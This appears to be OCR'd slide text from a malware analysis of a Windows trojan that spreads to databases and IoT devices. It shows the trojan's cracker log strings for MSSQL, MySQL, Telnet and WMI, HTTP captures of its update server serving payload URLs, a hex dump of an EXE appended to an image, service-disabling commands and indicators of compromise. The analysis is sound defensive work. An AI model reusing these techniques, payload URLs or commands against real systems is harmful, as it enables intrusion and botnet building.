- Overlay (n/a)

Type	Name	Signature	Standard	Size (14563 b
Manifest	1	Manifest	x	607
String Table	7	String Table	x	56
BIN	103	Unknown	-	1172
BIN	104	Unknown	-	1668
BIN	105	Unknown	-	1252
BIN	106	Unknown	-	2000
BIN	107	Unknown	-	2032
BIN	108	Unknown	-	1412
BIN	109	Unknown	-	1204
BIN	110	Unknown	-	1288
BIN	111	Unknown	-	1188
Version Info	1	Version Info	x	684

WM 1.0.0.7 Debug Logging Strings FTW!




```
[Cracker:IPC] Host:%s, CMD failed:%s
[Cracker:IPC] Host:%s, Exec CMD:%s, OK!
[Cracker:MSSQL] Host:%s, Connection Lost. STOP Exec CMD.
[Cracker:MSSQL] Host:%s, Exec CMD FAILED: sql={%.20s...}, state=%s, reason=%s
[Cracker:MSSQL] Host:%s, Exec CMD OK: sql={%s}
[Cracker:MSSQL] Host:%s, Found [%s:%s].
[Cracker:MSSQL] Host:%s, Integrated Security AUTH OK.
[Cracker:MSSQL] Host:%s, Integrated Security Failed:%08lx %s
[Cracker:MSSQL] Host:%s, blindExec CMD: %s
[Cracker:MSSQL] Host:%s, blindExec OK.
[Cracker:MSSQL] Host:%s, blindExec failed: state=%d, reason=%s
[Cracker:MSSQL] Host:%s, check got: code=%08lx, reason=%s
[Cracker:MSSQL] Host:%s, connecting using [%s:%s] failed:%s
[Cracker:MSSQL] Host:%s, prepare FAILED: code=%d, reason=%s
[Cracker:MSSQL] Host:%s, wait %d seconds for completion.
[Cracker:MSSQL] cmd1:[%s]
[Cracker:MSSQL] cmd2:[%s]
[Cracker:MSSQL] cmd3:[%s]
[Cracker:MSSQL] stime:[%s]
[Cracker:MySQL] Host:%s, %u.dll uploaded %s
[Cracker:MySQL] Host:%s, @@basedir = %s
[Cracker:MySQL] Host:%s, @@basedir not found, use null
[Cracker:MySQL] Host:%s, Exec CMD FAILED: sql={%.20s...}, code=%d, reason=%s
[Cracker:MySQL] Host:%s, Exec CMD OK: sql={%s}
[Cracker:MySQL] Host:%s, Found [%s:%s]
[Cracker:MySQL] Host:%s, Function[%s] registered
[Cracker:MySQL] Host:%s, OS is not windows.
[Cracker:MySQL] Host:%s, UDF created successfully.
[Cracker:MySQL] Host:%s, UDF is uploaded
[Cracker:MySQL] Host:%s, User[%s] already exists.
[Cracker:MySQL] Host:%s, \"%u.dll\" dumpfile failed(Ignored): code=%d, reason=%s
[Cracker:MySQL] Host:%s, \"c:\\windows\\system32\\%u.dll\" dumpfile failed(Ignored): code...
[Cracker:MySQL] Host:%s, \"lib\" creation failed(Ignored): code=%d, reason=%s
```



```
[Cracker:Telnet] Host:%s, Exec CMD FAILED: cmd=%s, code=%d, reason=%s
[Cracker:Telnet] Host:%s, Exec CMD OK: cmd=%s, result=%s
[Cracker:Telnet] Host:%s, Found [%s:%s]
Cracker:Telnet] Host:%s, UPLOAD_METHOD: echo
Cracker:Telnet] Host:%s, UPLOAD_METHOD: tftp
Cracker:Telnet] Host:%s, UPLOAD_METHOD: wget
[Cracker:Telnet] Host:%s, connect using [%s:%s] failed: reason=%s
[Cracker:Telnet] Host:%s, exception: %s
[Cracker:Telnet] Host:%s, finished tftp loading
[Cracker:Telnet] Host:%s, finished wget loading
[Cracker:Telnet] Host:%s, got telnet exception: code=%d, reason=%s
[Cracker:Telnet] Host:%s, other exception
[Cracker:Telnet] Host:%s, runtime_error: %s
[Cracker:Telnet] Invalid cmd format: %s
[Cracker:WMI] Failed to initialize security. Error code = 0x%lx
[Cracker:WMI] Host:%s, Connected to ROOT\\CIMV2 WMI namespace
[Cracker:WMI] Host:%s, Could not set proxy blanket using [%s:%s]. Error code = 0x%lx
[Cracker:WMI] Host:%s, Exec CMD:%s, OK! RETVAL=%d
[Cracker:WMI] Host:%s, Failed
[Cracker:WMI] Host:%s, Failed to Exec CMD:%s. Error code = 0x%lx, Msg=%s
[Cracker:WMI] Host:%s, Failed to connect using[%s:%s]. Error code = 0x%lx
[Cracker:WMI] Host:%s, Failed to create IWbemLocator instance. Err code = 0x%lx
[Cracker:WMI] Host:%s, Found[%s:%s]
[Cracker:WMI] Host:%s, Got Exception while connecting
[Cracker:WMI] Host:%s, Got Unknown Exception. CMD failed:%s
[Cracker:WMI] Host:%s, Success. Do job ing...
[Cracker:WMI] Host:%s, Trying to Exec CMD: %s
[Cracker:WMI] Host:%s, trying [%s:%s]
[Cracker:WMI] Initialize security OK
[Cracker] Got exception when running crack task.
[Cracker] Got exception when running crack task. msg: %s
```


WM Version 1.0.0.7

- Installation and Updating
  - The trojan will first retrieve a text file containing update instructions
    - First line in the update file will be a URL and a local path to install to
    - Second line is a windows batch file
  - The trojan then checks its current version against a different url (/ver.txt)
    - If a newer version is detected, it is downloaded and installed
    - The URL is a legitimate image of Taylor Swift with a PE file appended



```
GET /update.txt HTTP/1.1
Accept: */*
Host: up.mykings.pw:8888

HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 159
Content-Type: text/plain
Last-Modified: Mon, 06 Feb 2017 09:02:20 GMT
Accept-Ranges: bytes
ETag: "5aa93cb95780d21:241"
Server: Microsoft-IIS/6.0
Date: Fri, 24 Feb 2017 10:51:52 GMT

http://img1.timeface.cn/times/b27590a4b89d31dc0210c3158b82c175.jpg c:\windows\system\msinfo.exe
http://down.mykings.pw:8888/my1.html c:\windows\system\my1.batGET /ver.txt HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: up.mykings.pw:8888
Connection: Keep-Alive

HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 7
Content-Type: text/plain
Last-Modified: Mon, 06 Feb 2017 09:04:26 GMT
Accept-Ranges: bytes
ETag: "52d2745880d21:241"
Server: Microsoft-IIS/6.0
Date: Fri, 24 Feb 2017 10:51:52 GMT

1.0.0.7
```


WM Delivered via Taylor Swift



```
0005bf0: 14cc 9a98 7414 011f 96c0 5371 4f7e 94d5  ....t.....SqO~..
0005c00: a005 038a 7525 2d00 2525 2d21 a402 5380  ....u%-.%%-!..S.
0005c10: cd37 14a3 ad00 3c0a 7014 cef4 fa60 1484  .7....<.p....`..
0005c20: d29a 68e9 400b 9c52 51de 83c0 18a0 03bf  ..h.@..RQ.......
0005c30: 14bd 6907 5a53 da80 01e9 4993 40eb 4500  ..i.ZS....I.@.E.
0005c40: 2d26 281d 68a0 070e 94ee d4ca 70a0 0764  -&(.h.......p..d
0005c50: d14c a281 1fff d968 6c65 6c6f 696e 6108  .L.....hleloina.
0005c60: 3031 3232 2e65 7865 4d5a 9000 0300 0000  0122.exeMZ......
0005c70: 0400 0000 ffff 0000 b800 0000 0000 0000  ................
0005c80: 4000 0000 0000 0000 0000 0000 0000 0000  @...............
0005c90: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0005ca0: 0000 0000 0801 0000 0e1f ba0e 00b4 09cd  ................
0005cb0: 21b8 014c cd21 5468 6973 2070 726f 6772  !..L.!This progr
0005cc0: 616d 2063 616e 6e6f 7420 6265 2072 756e  am cannot be run
0005cd0: 2069 6e20 444f 5320 6d6f 6465 2e0d 0d0a   in DOS mode....
0005ce0: 2400 0000 0000 0000 3ff3 a945 7b92 c716  $.......?..E{...
0005cf0: 7b92 c716 7b92 c716 e8dc 5f16 7192 c716  {...{....._.q...
0005d00: 14e4 5916 5292 c716 7b92 c716 6f92 c716  ..Y.R...{...o...
0005d10: 14e4 6d16 f690 c716 72ea 4316 6492 c716  ..m.....r.C.d...
0005d20: 72ea 4416 1f92 c716 7b92 c616 3993 c716  r.D.....{...9...
0005d30: 72ea 5416 5a92 c716 14e4 6c16 fe92 c716  r.T.Z.....l.....
0005d40: 14e4 5d16 7a92 c716 14e4 5a16 7a92 c716  ..].z.....Z.z...
0005d50: 5269 6368 7b92 c716 0000 0000 0000 0000  Rich{...........
0005d60: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0005d70: 5045 0000 4c01 0600 d35d 8458 0000 0000  PE..L....].X....
0005d80: 0000 0000 e000 0201 0b01 0a00 0082 1400  ................
0005d90: 00a2 1c00 0000 0000 0040 7700 0010 0000  .........@w.....
0005da0: 00a0 1400 0000 4000 0010 0000 0002 0000  ......@.........
0005db0: 0500 0100 0000 0000 0500 0100 0000 0000  ................
0005dc0: 0050 7700 0004 0000 5376 2e00 0300 4080  .Pw.....Sv....@.
0005dd0: 0000 0400 0010 0000 0000 1000 0010 0000  ................
0005de0: 0000 0000 1000 0000 0000 0000 0000 0000  ................
0005df0: 6d10 3500 9500 0000 00d0 3400 9c3b 0000  m.5.......4..;..
0005e00: 0000 0000 0000 0000 00b8 2d00 9011 0000  ..........-.....
```

WM 1.0.0.7 Behavioral Characteristics

3 examples of overlap behavior for the windows spreader trojan that helped locate more samples


www.pubyun.com
118.184.176.15
up.f4321y.com
60.250.76.52
c88ece9a379f4a714afaf5b8615fc66c
port 80
port 80
port 8888
port 8888
port 80
port 80
ww3.sinaimg.cn
174.35.21.145
ad0496f544762a95af11f9314e434e94
port 80
port 80
port 8888
port 8888
spawns
spawns
"C:\Users\Kevin\AppData\Local\Te...
cab.exe
{3E025CB2-2CD1-4441-98FD-4E63460...
port 80
port 80
failed
e7761db0f63bc09cf5e4193fd6926c5e
spawns
spawns
spawns
spawns
spawns
spawns
spawns
spawns
spawns
C:\Windows\system32\lsass.exe
IESQMMUTEX_0_208
"C:\Users\Kevin\AppData\Local\Te...
C:\Windows\system32\cmd.exe /c s...
sc stop NlaSvc
sc config NlaSvc start= disabled
C:\Windows\system32\cmd.exe /c s...
"C:\Users\Kevin\AppData\Local\Te...
sc config netprofm start= disabled
sc stop netprofm

Implications and consequences

Implications and Potential Consequences

The Zombie horde

- A single infected Windows computer has now the capability to infect and subvert the ”innocent” IoT population into zombies, all under the control of the attacker.


The attackers weapon arsenal

- The attacker can now use the zombies to:
  - Perform reconnaissance.
  - Infect other IoT devices.
  - Launch attacks against external targets.
  - Launch attacks against internal targets.

Game of Thrones 2011

https://hdwallsbox.com/army-undead-fantasy-art-armor-skeletons-artwork-warriors-wallpaper-122347/


A Typical Mid-Enterprise network



Bad guys

Security stuff

Scanning for vulnerable targets (1/2)




Scanning for vulnerable targets (2/2)

The Scanning activity generates:

